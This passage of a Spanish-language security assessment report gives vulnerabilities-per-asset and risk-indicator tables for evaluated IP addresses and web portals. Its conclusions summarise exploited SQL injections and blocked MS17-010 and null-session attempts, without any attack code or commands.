- **Bajo**: Igual o menos de 5 vulnerabilidades
- **Medio**: Entre 6 y 20 vulnerabilidades
- **Alto**: Mas de 20 vulnerabilidades

Nota: Estos niveles son propuestos, pero la entidad puede ajustarlos de acuerdo con una medición y definición propia.

Promedio de vulnerabilidades por activo	
Activos evaluados	49
Total, vulnerabilidades	260
Total, vulnerabilidades por activo	5,3
Nivel de indicador	**Medio**

Tabla 6. Cantidad de vulnerabilidades por activo – Direcciones IP.

Promedio de vulnerabilidades por activo	
Activos evaluados	48
Total, vulnerabilidades	230
Total, vulnerabilidades por activo	4,8
Nivel de indicador	**Bajo**

Tabla 7. Cantidad de vulnerabilidades por activo – Portales web (URLs).

9.2.2. Indicador de riesgo de seguridad de la infraestructura evaluada

Para obtener este indicador, se debe dividir la cantidad de vulnerabilidades identificadas de nivel crítico y alto, sobre el total de vulnerabilidades.

El nivel objetivo propuesto es:

- **Bajo**: Igual o menos del 1%
- **Medio**: Entre 2% y 5%

- **Alto**: Entre 5% y %10
- **Crítico**: Más del 10%

Nota: Estos niveles son propuestos, pero la entidad puede ajustarlos de acuerdo con una medición y definición propia.

Indicador de riesgo de seguridad de la infraestructura evaluada	
Total, de vulnerabilidades	**260**
Vulnerabilidades críticas y altas	**68**
Nivel de riesgo de seguridad de la infraestructura evaluada	**26,2%**
Nivel de indicador	**Crítico**

Tabla 8. indicador de riesgo de seguridad de la infraestructura evaluada – Direcciones IP.

Indicador de riesgo de seguridad de la infraestructura evaluada	
Total, de vulnerabilidades	**230**
Vulnerabilidades críticas y altas	**11**
Nivel de riesgo de seguridad de la infraestructura evaluada	**4,8%**
Nivel de indicador	**Medio**

Tabla 9. indicador de riesgo de seguridad de la infraestructura evaluada – Portales Web (URLs).

10. CONCLUSIONES

El análisis realizado abarcó la identificación de vulnerabilidades y la ejecución de pruebas de seguridad en los activos evaluados. Inicialmente, se destacaron problemas como configuraciones inseguras, dependencias vulnerables y versiones desactualizadas en sistemas críticos, lo que incrementa significativamente el riesgo de explotación. Durante las pruebas, se logró explotar inyecciones SQL que permitieron el acceso a bases de datos sensibles, incluyendo información crítica de usuarios. Sin embargo, otros intentos, como la explotación de MS17-010 y la validación de Null sessions, fueron mitigados por medidas de seguridad, principalmente firewalls FortiGate y configuraciones restrictivas en ciertos servicios. Este ejercicio resalta tanto las fortalezas, como bloqueos efectivos, como las debilidades, principalmente en la exposición de datos sensibles, evidenciando la necesidad de mejoras en la postura de seguridad de la infraestructura evaluada.